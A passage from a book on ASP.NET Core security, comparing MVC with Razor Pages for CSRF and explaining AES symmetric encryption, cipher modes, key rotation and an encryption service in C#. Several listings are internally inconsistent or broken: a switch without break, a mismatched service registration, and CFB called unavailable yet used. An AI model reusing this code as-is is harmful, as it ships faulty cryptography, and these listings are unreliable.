This is a book on security, not a general book on ASP.NET Core, so we won't discuss all of the differences between MVC and Razor Pages. Instead, let's just discuss the security differences between these two approaches.

Unlike the Framework days when the differences between WebForms and MVC were large and pervasive, the differences between MVC and Razor Pages is rather small. There are two differences between the approaches worth noting. The first is that Razor Pages have CSRF protections turned on by default and MVC needs CSRF protections to be explicitly enabled. You can do this in MVC by adding either the `[ValidateAntiForgeryToken]` to your method or the `[AutoValidateAntiforgeryToken]` to your method, class, or globally via `Program.cs`.

Does that mean that you can implement the `[AutoValidateAntiforgeryToken]` attribute on your MVC Controller class and be equally as protected as if you were using Razor Pages? Well, no, because of the other major difference between the two. Razor Pages, by their implementation, specified which verbs can be used for each method via its method names (e.g., `OnGetAsync`, `OnPostAsync`, etc.). MVC allows you to specify the verbs via attributes.

Listing 5-20. Hypothetical Controller methods with attributes

```
public class AccountController : Controller
{
    [HttpGet]
    public IActionResult ViewAccount()
    { return View(); }

    [HttpPost]
    public IActionResult SaveAccount(AccountDetails model)
    {
        //Save account data to database
    }
}
```

The code in Listing 5-20 shows the attributes specifying the verbs applied to the methods. But what happens if you skip these attributes altogether? Then your web application will continue to work as you expected, *but* your website is vulnerable to CSRF attacks. A full explanation with examples will be given later in the book, but for now, just know that ASP.NET (rightfully) checks CSRF tokens on POSTs but not GETs. So if an attacker wants to bypass the framework's CSRF checks, and you forgot to add your binding metadata attribute, they could simply send a GET instead of a POST and successfully execute a CSRF attack.

In short, as long as you are consistent about specifying the allowed verbs on your MVC Controller methods and consistently use CSRF protections where appropriate, then the two approaches are equally secure. But do remember that it is easier to forget these protections in MVC than in Razor Pages.

ASP.NET and APIs

At the most basic level, APIs in ASP.NET are really just MVC Controller methods that lack a user interface. I've already said that there are very few differences between MVC and Razor Pages, so most of what you read in this book about web pages will apply to APIs, too. If you are using APIs extensively, pay particular attention to these concepts:

- CORS headers
- CSRF protection
- Authentication and authorization
- Information disclosure

I will highlight API-specific concerns when we discuss those topics. Otherwise, most other security topics don't differ significantly between websites and APIs in ASP.NET.

Kestrel and IIS

Before .NET Core, ASP.NET required websites to use Internet Information Services as a web server. New in ASP.NET Core is Kestrel, a lightweight web server that ships with your code base. It is now theoretically possible to host a website without any web server at all. While that may be appealing to some, Microsoft still recommends that you use a more

traditional web server in front of Kestrel because of additional layers of security that these servers provide. However, ASP.NET Core allows you to use web servers other than IIS, including Nginx and Apache.⁹ One drawback to this approach is that it isn't quite as easy to use IIS – you will need to install some software in order to get your Core website to run in IIS and make sure you create or generate a web.config file. Instructions on how to do so are outside the scope of this book, but Microsoft has provided perfectly fine directions available online.¹⁰

There will be very little discussion of Kestrel itself in this book, in large part because Kestrel isn't nearly as service oriented, and therefore not nearly as easy to change, as ASP.NET Core itself is. All of the examples in this book were tested using Kestrel and IIS, but most, if not all, suggestions should work equally well on any web server you choose.

Caution If you hire someone to do a security assessment on your website(s), be forewarned that many of them will give recommendations based on the older .NET Framework. Sometimes this is ok. Sometimes you'll get recommendations that are irrelevant to you. In the context of Kestrel, you may get recommendations stating that you need to make a change to your web.config file. The importance of web.config is significantly lowered in Core as opposed to Framework, so in these cases, you will need to find another solution.

Summary

In this chapter, we discussed how the ASP.NET framework uses middleware and services to provide most of the functionality within the framework. We discussed how middleware determines when things happen and how services determine how things happen. We briefly discussed how model binding works, the security implications of

⁹<https://learn.microsoft.com/en-us/aspnet/core/fundamentals/servers/?view=aspnetcore-8.0&tabs=windows>

¹⁰<https://learn.microsoft.com/en-us/aspnet/core/host-and-deploy/iis/?view=aspnetcore-8.0>

using MVC vs. Razor Pages, and how APIs fit into the security model. We ended with a quick summary of web servers and why you should use an external web server even though ASP.NET Core has a web server built in.

Now that we have a solid foundation of both security and how ASP.NET works behind the scenes, we can start digging into code. In the next chapter, we will start diving into a concept that nearly every programmer I've met misunderstands at one level or another – cryptography.

CHAPTER 6

Cryptography

Now that we have a solid foundation of both security and how ASP.NET is put together, it's time to start diving into code that you can use in your own projects. Let's start with cryptography, the study of protecting information by obscuring it. There have been many cryptographic algorithms used throughout history, from one of the earliest-known Caesar cipher, which involves shifting the alphabet X characters over (e.g., shifting "abcdef" two characters over would result in "cdefgh"), to the RSA algorithm used for asymmetric encryption. Rather than try to give a comprehensive treatment to cryptography here, which would be the subject of at least one book by itself, let's just explore the most common algorithms that you'll need to know as an ASP.NET Core programmer.

We're starting here for two reasons:

- Most examples you find implementing cryptography online, and *every* example I've found implementing symmetric cryptography for .NET, have at least one security issue.
- What you learn in this chapter can be applied to concepts in many subsequent chapters.

Let's start with *symmetric encryption* because it is the type of cryptography that most people think of when they think about "cryptography."

Note Remember how I said earlier in the book that we would be using a website inspired by OWASP's Juice Shop? We'll be using it in this chapter, so if you haven't already, now would be a good time to download it: <https://github.com/Apress/Advanced-ASP.NET-Core-8-Security-2nd-ed>.

Symmetric Encryption

Going back to the CIA triad, if you're looking to protect the *confidentiality* of information, you should strongly consider *symmetric encryption*. Symmetric encryption refers to the approach and set of algorithms that use one key to both encrypt information into ciphertext and then use that same key to decrypt information back into plaintext. Let's define some of those terms:

- **Plaintext** – This is information that is stored in an unaltered format.
- **Ciphertext** – This is information that has been turned into (hopefully) an unreadable format.
- **Encryption** – The process of turning plaintext into ciphertext.
- **Decryption** – The process of turning ciphertext into plaintext.
- **Key** – A set of bytes that is used during the encryption and decryption processes to help ensure that while the ciphertext looks like nonsense, any generated ciphertext can reliably be turned back into plaintext.
- **Initialization Vector (IV)** – A set of bytes that is used to help ensure that if you encrypt the same text multiple times, you will get unique ciphertexts each time.

In a non-code example, you can think of the process of encryption like locking your house when you leave. Your house key locks your door, and then you use the same key to unlock your door. Symmetric encryption works in a similar way, in that you would use one key to encrypt your information and turn it into unreadable ciphertext and then use the same key to “unlock” that data and turn it back into usable plaintext. Continuing the analogy, imagine an IV like a magic item that allows your lock to look different each time you lock it. Yes, the same key allows the door to be unlocked, but changing the lock's appearance makes it a lot harder for the wrong people to know which key opens which door.

Symmetric encryption is most commonly used in websites for protecting data at rest. In other words, when you want to store sensitive data in your system, but you don't want hackers to read it if they steal your data stores. For example, think about how you store email addresses. You do not want hackers to be able to read email addresses, because then they will easily be able to target your customers with spear-phishing attacks.

But you also need to know what that email address is because you need to send them emails from time to time. Symmetric encryption allows you to do this – if you store the ciphertext in the database, hackers will have trouble reading the information, but you can decrypt it in your email-sending logic to send your email to the right place.

One other point to emphasize about symmetric encryption: Any good (and well-implemented) symmetric encryption algorithm will have multiple valid ciphertexts for a single plaintext. In other words, if you encrypt your name ten different times, you should get ten *different* ciphertexts as long as you use ten different IVs.

Symmetric Encryption Types

There are two types of symmetric encryption algorithms: stream ciphers and block ciphers. Stream ciphers work by encrypting bits individually in order, encrypting text one bit at a time regardless of the size of text. Block ciphers, on the other hand, work by encrypting blocks of bits together. For example, if you were encrypting 240 bits of text with a 64-bit algorithm, instead of encrypting one bit at a time, you would encrypt four separate blocks of the original text. The ciphertext would look something like this:

1. Block 1 would contain bits 1-64.
2. Block 2 would contain bits 65-128.
3. Block 3 would contain bits 129-192.
4. Block 4 would contain bits 193-240, plus a couple of bits to mark the end of the ciphertext, then some filler bits to reach 256.

In the past, stream ciphers were used for protecting data in transit and block ciphers for protecting data at rest. Since then, stream ciphers have fallen out of favor in the security community because they are easier to crack than block ciphers. Therefore, we will only discuss block ciphers here.

Symmetric Encryption Algorithms

There are a number of symmetric encryption algorithms out there, some safe to use, others not so much. I won't cover the many different algorithms out there, but let's go over the two most common algorithms, both of which are supported in .NET.

DES and Triple DES

DES, or the Data Encryption Standard, isn't actually an algorithm. Instead, it is a *standard* for a block cipher that was created in the 1970s, and the Data Encryption Algorithm was chosen to implement the standard. That doesn't matter much to you as a programmer; just know that DES and DEA are more or less interchangeable for your purposes. The standard was created to outline what specifications the algorithm should meet, while the algorithm meets those standards and defines how the processing is done. But for our purposes, each does the same thing. While DES is now known to be unsafe to use, it's worth going over its history so you can understand where Triple DES came from, as well as its replacement, the Advanced Encryption Standard (AES).

When DES was first proposed, the National Security Agency decided to significantly decrease the key size of the algorithm in half to 56 bits, making it a great deal less secure. Presumably this was so the NSA could decrypt traffic as needed, but this predictably caused problems as computers got faster. By the 1990s, data encrypted with DES could be cracked in mere hours, making it insecure to the point where it could no longer be safely used.¹ While a replacement was being developed, instead of encrypting the data once with DES, people started encrypting and decrypting the data three times with two or three keys. This approach became known as Triple DES.

For years, Triple DES was considered secure, though not very fast. Recently, however, researchers have found problems with Triple DES, making it both insecure and slow. For a secure but faster encryption algorithm, most people turn to the aforementioned AES.

AES and Rijndael

The Advanced Encryption Standard (AES) was developed by the National Institute of Standards and Technology, and the algorithm chosen to implement the standard is Rijndael. Like DES and DEA were interchangeable for our purposes, AES and Rijndael are as interchangeable for the same reason. Like DES, AES is a block cipher. But while AES technically only has one block size – 128 bits – because Rijndael has multiple block sizes (128, 160, 192, 224, or 256 bits), most people treat AES like it has multiple block sizes. The larger the key, the better the security, but the longer the processing.

¹www.schneier.com/blog/archives/2004/10/the_legacy_of_d.html

As of the time of this writing, AES is the standard most recommended for use in production systems. Unless you have a very good reason to do otherwise, you should use AES for most of your encryption needs.

Problems with Block Encryption

Since block encryption algorithms encrypt chunks of data at a time, you can accidentally leak information about the item you’re encrypting if you’re not careful. To see why, let’s encrypt some text in Listing 6-1 with a 128-bit version of AES.

Listing 6-1. Text we will encrypt

good afternoon! this is truly a **good afternoon!** have a good day!

The text “good afternoon!” (including the space) is 16 characters long. If you are using Unicode, this is 8 bits per character, making this a 128-bit block of text (16 characters at 8 bits each). Let’s encrypt this text using AES and a 128-bit key.

Listing 6-2. Encrypted text with repeated code blocks

017D36D9D4091CCD9380C5E20F5B0DB31BEF1379BA4D9DF52003CEAF3942C022017D36D9D4091CCD9380C5E20F5B0DB364AA8F9AB2A22117769763F6CF95411D4923331C01B6FE7D220360DF6A7F6FB2

You can see that the two chunks of identical text in Listing 6-2, whose size and location just happen to coincide with one block of encrypted text, have identical encrypted values. If you’re consistently encrypting small amounts of data with a single key and using new IVs (we’ll get into what this means in a bit) each time, it probably doesn’t matter all that much. If you need to encrypt large amounts of information, this is a very large problem. To see why, let’s look at a common example in the security community: encrypting the Linux penguin (Figure 6-1).




Figure 6-1. *Picture of the Linux penguin²*

Now let's encrypt this image without any protections for repeated information.

²Image created by lewing@isc.tamu.edu and created with The GIMP (<https://en.wikipedia.org/wiki/GIMP>)




Figure 6-2. *Picture of an encrypted version of the Linux penguin³*

The encrypted version, as seen in Figure 6-2, looks enough like the original that if you knew it was an encrypted version of some image, you could reasonably guess what the original image was. Patterns like this will emerge with any large datasets, like images or large texts, so we need some greater protection when working with large datasets.

To get around this problem, there are a number of different techniques you can use, called a *cipher mode*. I won't get too deep into details about how these modes work, but you should know some of the high-level differences and some of the pros and cons of some of the more common ones. There are a number of different modes, though not all of them are available in .NET. Here are a few that are worth knowing:

- **Electronic Code Book (ECB)** – Data is encrypted one block at a time, as described previously. Available in .NET.
- **Cipher Block Chaining (CBC)** – Data from block 1 is used to hide information in block 2, which is used to hide information in block 3, and so on. Available in .NET.
- **Ciphertext Stealing (CTS)** – This behaves like CBC, except for the last two blocks of plaintext, where it handles padding at the end (when the plaintext doesn't neatly fit into the block cipher's block size). Available in .NET.

³https://en.wikipedia.org/wiki/File:Tux_ecb.jpg

- **Cipher Feedback (CFB)** – A disadvantage of CBC/CTS is that you need the entire message to be free of errors to properly decrypt any part of it. CFB mode gets around this problem by using a small part of a block’s ciphertext to randomize the next block, making it easier to recover if parts of the ciphertext are lost. Not available in .NET.
- **Output Feedback (OFB)** – This is like CFB in that it pulls information from the previous block to randomize the next one but does so from a different part of the algorithm to make it easier to recover from missing blocks. Not available in .NET.
- **Counter Mode (CTR)** – This is like OFB mode, except instead of taking information from the previous block for randomization, a counter is used. This mode can encrypt blocks of data in parallel and so can be much faster than CFB or OFB. Not available in .NET.
- **XEX-Based Tweaked-Codebook Mode with Ciphertext Stealing (XTS)** – This mode is built for encrypting very large pieces of information, such as encrypting hard drives. Not available in .NET.
- **Galois/Counter Mode (GCM)** – This mode is like CTR in that it includes a counter to help it solve the ECB repeated blocks problem but still process blocks in parallel, but unlike CTR, GCM includes authentication that can detect intentional or unintentional tampering of the ciphertext. Available in .NET via the `AesGcm` class.

Of these modes, ECB is the least safe and should be avoided entirely. Beyond that, you may find specific needs for each mode. I personally favor CTR because of its ability to encrypt and decrypt in parallel, but your mileage may vary.

Now that we’ve talked about what symmetric encryption is and how it works, we can jump into some code samples about how to implement it in .NET.

Symmetric Encryption in .NET

If we’re going to start using encryption in .NET, it’s important to note that while .NET has both Rijndael and AES classes, the Rijndael classes are not as well implemented and have been marked obsolete. So let’s use the AES class now.

Listing 6-3. Simple version of AES symmetric encryption in .NET

```

public byte[] EncryptAES(byte[] plaintext, byte[] key,
    byte[] IV)
{
    byte[] encrypted;

    using (Aes aes = Aes.Create())
    {
        aes.Key = key;
        aes.IV = IV;

        ICryptoTransform encryptor = aes.CreateEncryptor(
            aes.Key, aes.IV);

        using (MemoryStream memStream = new MemoryStream())
        {
            using (CryptoStream cryptStream = new CryptoStream(
                memStream, encryptor, CryptoStreamMode.Write))
            {
                using (StreamWriter writer = new
                    StreamWriter(cryptStream))
                {
                    writer.Write(plaintext);
                }
                encrypted = memStream.ToArray();
            }
        }
    }
    return encrypted;
}

```

There's a lot to unpack in Listing 6-3. You should already have an understanding of what the key and IV are and what they are there for, but there are still several things worth highlighting:

1. This method takes a byte array and returns a byte array. This was done because this is how .NET works, but it's not how most applications I've worked on behave.

2. This example doesn't solve either of the two most common problems that I see in developers' implementations of AES – hard-coded keys and IVs and improperly stored keys and IVs.
3. We didn't specify a padding or mode. The defaults (PKCS7 and CBC) are better than they could be, but we can do better still.
4. The `CryptoStream` object takes a parameter that indicates the direction of the stream. Know that this is “Write” for encrypting and “Read” for decrypting.

Key Generation

Before we talk about how to store keys and IVs, we need to discuss how to properly create them. As mentioned earlier, IVs help you ensure that each ciphertext is unique. But to have unique ciphertexts, you need unique and random IVs. And while `System.Random` is a nice and easy way to generate seemingly random values, it generates values that aren't random enough for safe cryptography. .NET has an `RNGCryptoServiceProvider` class which is good, but has been marked as obsolete, so we should use the `RandomNumberGenerator` class in the `System.Security.Cryptography` namespace instead. Let's look at the code that our Juice Shop code uses in `JuiceShopDotNet.Common`.

Listing 6-4. Sample code that creates a random array of bytes

```
public static class Randomizer
{
    //Additional methods removed for brevity
    public static byte[] CreateRandomByteArray(int length)
    {
        byte[] buffer = new byte[length];
        RandomNumberGenerator.Fill(buffer);
        return buffer;
    }
}
```

Caution *Do not ignore this section.* There are many code examples online that show you how to implement cryptographic algorithms and far too many hard-code keys and/or IVs. I cannot tell you what a **terrible** idea this is. Both keys and IVs need to be randomly generated for your encryption to be effective.

Now that we can create an IV using the code in Listing 6-4, we can create a bare-bones method that can encrypt plaintext. Let's give symmetric encryption another try, but this time let's fix the problems we outlined previously. First, let's define a couple of methods in Listing 6-5 that we'll need to allow our methods to use strings rather than the byte arrays that the algorithms expect. You can find these in the `BaseCryptographyProvider` class in our `JuiceShopDotNet.Common` project.

Listing 6-5. String to byte array methods

```
public abstract class BaseCryptographyProvider
{
    private static byte[] HexStringToByteArray(
        string stringInHexFormat)
    {
        return Enumerable.Range(0, stringInHexFormat.Length)
            .Where(x => x % 2 == 0)
            .Select(x =>
                Convert.ToByte(stringInHexFormat.
                    Substring(x, 2), 16))
            .ToArray();
    }

    private static string ByteArrayToString(byte[] bytes)
    {
        var sb = new StringBuilder();
        foreach (var b in bytes)
            sb.Append(b.ToString("X2"));

        return sb.ToString();
    }
}
```


Note ASP.NET tends to use Base64 encoding instead of hex strings whenever it needs to store ciphertext. There's nothing wrong with this approach, and in fact using Base64 will require less storage space than using this implementation. I tend to use hex strings because it results in more predictable ciphertext to string ratios, which will come in handy when we need to look for IVs and hash salts.

We'll also need a way to get keys from our key storage location. A discussion of key storage is out of scope for this chapter, but let's define the interface which we will use to get secrets in Listing 6-6.

Listing 6-6. ISecretStore service

```
public interface ISecretStore
{
    string GetKey(string keyName, int keyIndex);
}
```

`GetKey()`, as you might guess, is designed to get cryptographic keys out of the key storage location, commonly known as a *key store*. Key storage is an important topic that we'll cover later in the book. But for now, let's just assume that `GetKey()` works securely to get keys from our storage location.

You may be wondering what the `keyIndex` is for. In short, it's a good idea to change your keys periodically in a process called *key rotation*. Rotating keys can make it harder for attackers to decrypt your data if it is ever stolen. But rotating keys can be a gigantic project if you don't plan ahead for it. Since we want to make it easy to implement security best practices, we'll plan ahead for it here.

Tip Pay extra attention to the logic around algorithm and key index indicators for each ciphertext. Cryptographic upgrades and key rotations happen all the time, but if your code isn't smart enough to handle these upgrades, you can spend hundreds or thousands of hours of work updating code so you can do a data migration with minimal downtime. This code handles those migrations fairly easily, saving you many hours of unnecessary work.

Now, let's dive into the implementation of a better encryption class, one that processes strings, understands key rotation, and safely stores IVs. Please note that this isn't exactly the code that is used in the working Juice Shop example. I've included some extra code to make this example self-contained in case you don't use the entire service class we'll implement in a moment.

Listing 6-7. A more robust implementation of AES encryption

```
private string EncryptAES(string plainText, string keyName,
    int keyIndex, EncryptionAlgorithm algorithm)
{
    byte[] encrypted;
    var keyAsString = _secretStore.GetKey(keyName, keyIndex);
    var keyBytes = HexStringToByteArray(keyAsString);
    var iv = Randomizer.CreateIV(algorithm);
    var ivBytes = HexStringToByteArray(iv);

    using (Aes aes = Aes.Create())
    {
        aes.Key = keyBytes;
        aes.Padding = PaddingMode.ANSIX923;
        aes.Mode = CipherMode.CFB;
        aes.IV = ivBytes;

        ICryptoTransform encryptor = aes.CreateEncryptor(
            aes.Key, aes.IV);

        using (MemoryStream memStream = new MemoryStream())
        {
            using (CryptoStream cryptStream = new (
                memStream, encryptor, CryptoStreamMode.Write))
            {
                using (StreamWriter writer = new (cryptStream))
                {
                    writer.Write(plainText);
                }

                encrypted = memStream.ToArray();
            }
        }
    }
}
```

```

    }
}
var asString = ByteArrayToString(encrypted);

return $"[{(int)algorithm},{keyIndex}]{iv}{asString}";
}

```

There are several changes in the version in Listing 6-7. Here are the highlights:

1. `EncryptAES()` now takes the text to encrypt in string, not `byte[]`, format.
2. `EncryptAES()` now takes a key *name*, not a key *value*. The actual key value is pulled from the key store in the `GetKey()` method of our local copy of the `ISecretStore` in our `_secretStore` object.
3. As mentioned earlier, `GetKey()` also takes a key index, which will allow us to upgrade keys relatively easily.
4. `EncryptString()` now takes the algorithm as an enum of algorithms that we support that we have defined, so upgrading to a new algorithm should be relatively easy (as long as we have a decrypt method that is smart enough to handle all possibilities).
5. Now, instead of returning just the encrypted text, we're returning an indicator of the algorithm used, the key index, the IV, and the encrypted text.
6. Instead of storing byte arrays, we're returning strings in hexadecimal format, using the `HexStringToByteArray` and `ByteArrayToString` methods to convert from strings to bytes and vice versa.

Note You may be surprised that the IV is stored with the encrypted text instead of being kept secret. The purpose of the IV is to make sure that encrypting text twice results in two different ciphertexts, not to its secrecy. You should be extremely careful to keep the *key* secret, and that's why I kept the access to these separated into their own service. The IV, on the other hand, can be relatively public. If you don't see why, seeing how salts work for hashes in the next section might help.

Why is the method marked private? In a bit, we will use the method in a service that will hide the details of the encryption implementation. But first, we need to decrypt the string. Before we get there, we need to pull the algorithm and key index out of our stored ciphertext string. Let's dive into the code that can be found in Juice Shop's `BaseCryptographyProvider` class used earlier.

Listing 6-8. Pulling algorithm and key index information from our stored string

```
internal struct CipherTextInfo
{
    public int? Algorithm { get; set; }
    public int? Index { get; set; }
    public string CipherText { get; set; }
    public string Salt { get; set; }
}

protected CipherTextInfo BreakdownCipherText(string cipherText)
{
    var info = new CipherTextInfo();

    if (cipherText.Length > 5 && cipherText[0] == '[')
    {
        var algorithmIndexPair = cipherText.Substring(1,
            cipherText.IndexOf(']') - 1).Split(",");

        info.Algorithm = int.Parse(algorithmIndexPair[0]);

        if (algorithmIndexPair.Length > 1)
            info.Index = int.Parse(algorithmIndexPair[1]);
        else
            info.Index = null;

        info.CipherText =
            cipherText.Substring(cipherText.IndexOf(']') + 1);
    }
    else
    {
        info.Algorithm = null;
    }
}
```

```

        info.Index = null;
        info.CipherText = cipherText;
    }

    return info;
}

```

There's not much going on in Listing 6-8 from a security perspective; we're just parsing the string that stores our algorithm enum value and our key index and then returning that information via an instance of a struct. So let's just jump into the decryption code.

Listing 6-9. AES symmetric decryption in .NET

```

private string DecryptStringAES(string cipherText,
    string keyName)
{
    string plaintext = null;

    var cipherTextInfo = BreakdownCipherText(cipherText);
    var keyAsString = _secretStore.GetKey(keyName,
        cipherTextInfo.Index.Value);
    var keyBytes = HexStringToByteArray(keyAsString);

    //Remember that our string is two characters per byte
    //So double the number of characters for our 16 byte IV
    var ivString = cipherText.Substring(0, 32);
    var ivBytes = HexStringToByteArray(ivString);

    var cipherNoIV = cipherText.Substring(32,
        cipherText.Length - 32);
    var cipherBytes = HexStringToByteArray(cipherNoIV);
    using (Aes aes = Aes.Create())
    {
        aes.Key = keyBytes;
        aes.Padding = PaddingMode.ANSIX923;
        aes.Mode = CipherMode.CFB;
        aes.IV = ivBytes;
    }
}

```

```

ICryptoTransform decryptor = aes.CreateDecryptor(
    aes.Key, aes.IV);

using (MemoryStream memStream = new
    MemoryStream(cipherBytes))
{
    using (CryptoStream cryptStream = new CryptoStream(
        memStream, decryptor, CryptoStreamMode.Read))
    {
        using (StreamReader reader = new
            StreamReader(cryptStream))
        {
            plaintext = reader.ReadToEnd();
        }
    }
}

return plaintext;
}

```

I hope that at this point most of the code in Listing 6-9 already makes sense to you. The actual implementation of the decryption logic is nearly identical to the encryption logic, so there is not much need to dive into details here. I hope, though, that the reasons for storing the algorithm and key index have become clear. This decryption method is smart enough to handle whatever algorithms and keys the ciphertext used, and to upgrade, all we need to do is generate new keys and tell our `EncryptString` method to use them.

Now we can just use these objects in .NET as if this were a previous version of the framework, but it'd be more convenient to move these to a service like most of the other functionality in the framework.

Creating an Encryption Service

Luckily, creating an encryption service is straightforward. First, we need an interface. The interface used in the safe version of Juice Shop, as found in the `JuiceShopDotNet.Common` project, is in Listing 6-10.

Listing 6-10. Symmetric encryption interface

```
public interface IEncryptionService
{
    string Encrypt(string toEncrypt, string encryptionKeyName,
        int keyIndex);
    string Encrypt(string toEncrypt, string encryptionKeyName,
        int keyIndex, EncryptionService.EncryptionAlgorithm
        algorithm);
    string Decrypt(string toDecrypt, string encryptionKeyName);
}
```

Next, we need a class that implements this interface. Listing 6-11 includes a redacted version of the class found in the JuiceShopDotNet.Common project, including the class constructor, supporting methods, and implementations for both Encrypt methods.

Listing 6-11. Encryption methods in the EncryptionService class

```
public class EncryptionService : BaseCryptographyProvider,
    IEncryptionService
{
    private const EncryptionAlgorithm DEFAULT_ALGORITHM =
        EncryptionAlgorithm.AES256;

    public enum EncryptionAlgorithm
    {
        AES128 = 1,
        AES256 = 2,
        Twofish128 = 3,
        Twofish256 = 4
    }

    private ISecretStore _secretStore;
    public EncryptionService(ISecretStore secretStore)
    { _secretStore = secretStore; }

    public static int GetKeyLengthForAlgorithm(
        EncryptionAlgorithm algorithm)
    { /* Ommitted for brevity */ }
```

```

public static int GetIVLengthForAlgorithm(
    EncryptionAlgorithm algorithm)
{ /* Ommitted for brevity */ }

public string Encrypt(string toEncrypt, string
    encryptionKeyName, int keyIndex)
{
    return Encrypt(toEncrypt, encryptionKeyName, keyIndex,
        DEFAULT_ALGORITHM);
}

public string Encrypt(string plainText,
    string encryptionKeyName, int keyIndex,
    EncryptionAlgorithm algorithm)
{
    //Parameter validation checks removed for brevity
    var keyValue = _secretStore.GetKey(encryptionKeyName,
        keyIndex);

    var encrypted = "";

    switch (algorithm)
    {
        case EncryptionAlgorithm.AES128:
        case EncryptionAlgorithm.AES256:
            encrypted = EncryptAES(plainText, keyValue,
                algorithm);
            //Other algorithms ommitted for brevity
        default:
            throw new NotImplementedException($"Cannot find
                implementation for algorithm {algorithm}");
    }

    return $"[{(int)algorithm},{keyIndex}]{encrypted}";
}

```

There are a few things worth highlighting about this code before you implement it in your project:

- The class takes the `ISecretStore` service in its constructor, so be sure you have an implementation of that interface before you use this class.
- I've moved the key extraction from the secret store outside of `EncryptAES` to help ensure that the method is only responsible for encryption.
- I've also moved the creation of the final string, which includes the algorithm and key index, out of the `EncryptAES` method.

I won't include a final version of the `EncryptAES` method here, since most changes needed to Listing 6-7 in order to work with our new service in Listing 6-11 are small and straightforward. However, if you have questions, please do check the full class implementation in `JuiceShopDotNet.Common`.

Now, let's include the `Decrypt` method in Listing 6-12.

Listing 6-12. Decrypt implementation in the encryption service

```
public string Decrypt(string toDecrypt, string
    encryptionKeyName)
{
    //Parameter validation checks removed for brevity

    var cipherTextInfo = BreakdownCipherText(toDecrypt);
    var keyValue = _secretStore.GetKey(encryptionKeyName,
        cipherTextInfo.Index.Value);

    var algorithm =
        (EncryptionAlgorithm)cipherTextInfo.Algorithm.Value;
    //Multiply length by two, we have two characters per byte
    var ivLength = GetIVLengthForAlgorithm(algorithm) * 2;

    var ivString = cipherTextInfo.CipherText.Substring(0,
        ivLength);
    var cipherNoIV =
        cipherTextInfo.CipherText.Substring(ivLength,
            cipherTextInfo.CipherText.Length - ivLength);

    if (algorithm == EncryptionAlgorithm.AES128 ||
```

```

        algorithm == EncryptionAlgorithm.AES256)
    return DecryptStringAES(cipherNoIV, keyValue, ivString);
//Other algorithms removed for brevity
else
    throw new InvalidOperationException($"Cannot decrypt
        cipher text with algorithm {cipherTextInfo.Algorithm}");
}

```

The Decrypt method has to do a bit more work, since it determines the key, algorithm, and IV before calling the actual decryption method. Note that here again we've slightly refactored the original DecryptAES method so it is no longer responsible for pulling its own key or parsing its own IV.

Finally, to make sure you can use the service within your app, you need to tell the framework that the service is available. You can do so by adding the code in Listing 6-13 to your Program.cs file.

Listing 6-13. Adding our encryption class as a service within the framework

```

var builder = WebApplication.CreateBuilder(args);
//Other services being added

builder.Services.AddScoped<ISymmetricEncryptor,
    SymmetricEncryptor>();

var app = builder.Build();
//Add middleware

```

Don't forget to include your ISecretStore implementation in this manner, too!

Note If you want to write code that follows the patterns that Microsoft established with ASP.NET, you'd be more likely to create a wrapper service around the encryption function that calls both the key store and encryption service to adhere to the Single Responsibility Principle. My opinion is that too much decoupling leads to code that is hard to follow and debug and that my approach is easier to understand. Neither approach is wrong, so use the approach that works best for you and your team.

What about encryption using cipher modes like CTR or XTS that are not supported by the .NET framework? I don't know why Microsoft didn't add support for more encryption options than they did, but since they dropped the ball, we need a third-party library to fill in the gap. One popular library is Bouncy Castle.

Symmetric Encryption Using Bouncy Castle

Bouncy Castle is a third-party provider of encryption libraries for both Java and C#. It is free and available as a NuGet package. I'll remove the logic that is common to both .NET and Bouncy Castle and just show the code specific to Bouncy Castle. Instead of implementing AES yet again, let's implement encryption using Twofish, a perfectly fine encryption algorithm. And instead of implementing a stand-alone method, let's use a method that will fit seamlessly into our symmetric encryption service.

Listing 6-14. Symmetric encryption using Bouncy Castle

```
private string EncryptTwofish(string plainText, string key,
    EncryptionAlgorithm algorithm)
{
    var cipher = new TwofishEngine();

    //Twofish uses 128 bit IVs, regardless of block size
    IBlockCipherMode mode = new CfbBlockCipher(cipher, 128);

    var paddedCipher = new BufferedBlockCipher(mode);

    var keyAsBytes = HexStringToByteArray(key);
    var keyParam = new KeyParameter(keyAsBytes);
    var iv = Randomizer.CreateRandomByteArray(
        GetIVLengthForAlgorithm(algorithm));
    var paramWithIV = new ParametersWithIV(keyParam, iv);

    paddedCipher.Init(true, paramWithIV);

    var plainTextAsBytes = Encoding.UTF8.GetBytes(plainText);
    var encryptedAsBytes =
        paddedCipher.DoFinal(plainTextAsBytes);
    var encrypted = ByteArrayToString(encryptedAsBytes);

    return $"{ByteArrayToString(iv)}{encrypted}";
}
```

Once the code in Listing 6-14 completes, it is the `encryptedAsBytes` array that stores the final ciphertext, which you can turn into a string if you should so choose.

